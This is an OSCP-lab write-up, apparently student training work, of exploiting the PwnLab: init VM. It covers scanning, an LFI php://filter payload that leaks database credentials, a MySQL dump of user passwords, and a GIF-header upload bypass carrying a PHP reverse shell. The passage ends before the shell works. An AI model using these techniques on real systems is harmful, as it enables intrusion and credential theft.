Report 42.4 OSCP Labs

Personalization: Stanley Ford

Lab 4 "FTP-joy":


- General information:

Testing period:26.10.2023
Test object:
https://www.vulnhub.com/entry/pwnlab-init,158/

- Description of actions:


Exploration Phase:

1. I found out the IP address of the car with the help of netdiscover:



```
 Currently scanning: 192.168.215.0/16   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.110  08:00:27:60:c0:32      2     120  PCS Systemtechnik GmbH
 192.168.56.1    0a:00:27:00:00:0b      1      60  Unknown vendor
 192.168.56.100  08:00:27:80:c4:8a      1      60  PCS Systemtechnik GmbH
```


2. I scanned open ports with nmap:



```
┌──(urals㉿kali)-[~]
└─$ nmap -sC -sV 192.168.56.110
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-26 09:58 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.110
Host is up (0.00086s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: PwnLab Intranet Image Hosting
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          33619/tcp6  status
|   100024  1          50033/udp   status
|   100024  1          52277/udp6  status
|_  100024  1          55061/tcp   status
3306/tcp open  mysql   MySQL 5.5.47-0+deb8u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.47-0+deb8u1
|   Thread ID: 40
|   Capabilities flags: 63487
|   Some Capabilities: IgnoreSigpipes, Support41Auth, Speaks41ProtocolOld, SupportsTransactions, DontAllowDatabaseTableColumn, InteractiveClient, Speaks41ProtocolNew, SupportsLoadDataL
ocal, ODBCClient, IgnoreSpaceBeforeParenthesis, SupportsCompression, LongPassword, LongColumnFlag, ConnectWithDatabase, FoundRows, SupportsAuthPlugins, SupportsMultipleResults, Support
sMultipleStatments
|   Status: Autocommit
|   Salt: Q~K8tcs:cfV]Q\[405YC
|_  Auth Plugin Name: mysql_native_password
```


I noticed that ports 80, 111, 3306 used by the Apache 2.4.10 web server, RPCbind and MySQL server respectively were open.

I followed the specified IP in my browser:




Use this server to upload and share image files inside the intranet

After examining the code on each of the available pages, I didn't find anything significant there, and I noticed an authorization and loading window with a parameter value in the address bar, which could indicate a vulnerability to SQL injections and LFI:



Username:
Password:

I checked the service with nikto, and he found a config.php file, which usually stores valuable data in the form of users and passwords in the database:




```
┌──(urals㉿kali)-[~]
└─$ nikto -h http://192.168.56.110
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.110
+ Target Hostname:    192.168.56.110
+ Target Port:        80
+ Start Time:         2023-10-26 16:19:29 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparke
r.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /images: IP address found in the 'location' header. The IP is "127.0.1.1". See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The value is "127.0.1.1". See: http://cve.mitre.org/cgi-bin/cvename.
cgi?name=CVE-2000-0649
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /login.php: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /config.php: PHP Config file may contain database IDs and passwords.
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2023-10-26 16:19:48 (GMT-4) (19 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(urals㉿kali)-[~]
└─$ 
```

Checked the login page for SQL injection and LFI. In the first case, I didn't notice anything out of the ordinary, but in the second case, I was given a blank page, which could mean the presence of a PCP filter on the server.


After googling PHP filter LFI, I easily found a way to bypass it by encoding the page content in Base64 and then decoding it on kali:

page=php://filter/convert.base64-encode/resource=index




192.168.56.110/?page=php://filter/convert.base64-encode/resource=config

PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8+




```
<?php
$server     = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$database = "Users";
?>
```

You can try connecting to MySQL using this data:




```
┌──(urals㉿kali)-[~]
└─$ mysql -u root -p -h 192.168.56.110
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 48
Server version: 5.5.47-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
    → show databases;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'show databases' at line 2
MySQL [(none)]>
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Users              |
+--------------------+
2 rows in set (0.001 sec)

MySQL [(none)]> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [Users]> show table;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
MySQL [Users]> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| users           |
+-----------------+
1 row in set (0.001 sec)

MySQL [Users]> SELECT * FROM users;
+------+------------------+
| user | pass             |
+------+------------------+
| kent | Sld6WHVCSkpOeQ== |
| mike | U0lmZHNURW42SQ== |
| kane | aVN2NVltMkdSbw== |
+------+------------------+
3 rows in set (0.001 sec)
```

So, having connected, I saw that there was a Users database and then displayed its contents, where we had three users: kent, mike, kane and passwords encrypted in base64 to them. This data can be used on the login page:




Entered as "Kent". I see that you can download the file (of course, it will be malicious))))))

I prepared a php reverse shell from pentestmonkey and uploaded it to hosting:




Not allowed extension, please upload images only.

It was a bold attempt. PHP files cannot be uploaded.
To see which ones are allowed and which are not, I will pull out the contents of the upload page in a similar way to config.php:




```
$filetype = $_FILES['file']['type'];
$uploaddir = 'upload/';
$file_ext  = strrchr($filename, '.');
$imageinfo = getimagesize($_FILES['file']['tmp_name']);
$whitelist = array(".jpg",".jpeg",".gif",".png");

if (!(in_array($file_ext, $whitelist))) {
       die('Not allowed extension, please upload images only.');
}

if(strpos($filetype,'image') === false) {
       die('Error 001');
}
```

As you can see, the whitelist of extensions contains: .jpg, .jpeg, .gif and .png.




Error 002


After renaming the file to shell.php.jpg and uploading it, I got a 002 error and the file was not uploaded to the hosting. I tried another option with adding a GIF header to a shell script:



```
GIF89a;

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
```

This time the GIF was uploaded successfully and it is on the hosting:






Index of /upload

Name	Last modified	Size	Description
Parent Directory		-	
d29afda72e984ab307f8f0f685ca1ac4.jpg	2023-10-26 23:55	5.4K	

Apache/2.4.10 (Debian) Server at 192.168.56.110 Port 80


I picked up a netcat listening to port 1234 (the one specified in the shell script) and tried to open the uploaded image, but got no result. Netkat didn't hear anything.

Then I began to think. I pulled out the contents of index.php in the same way:

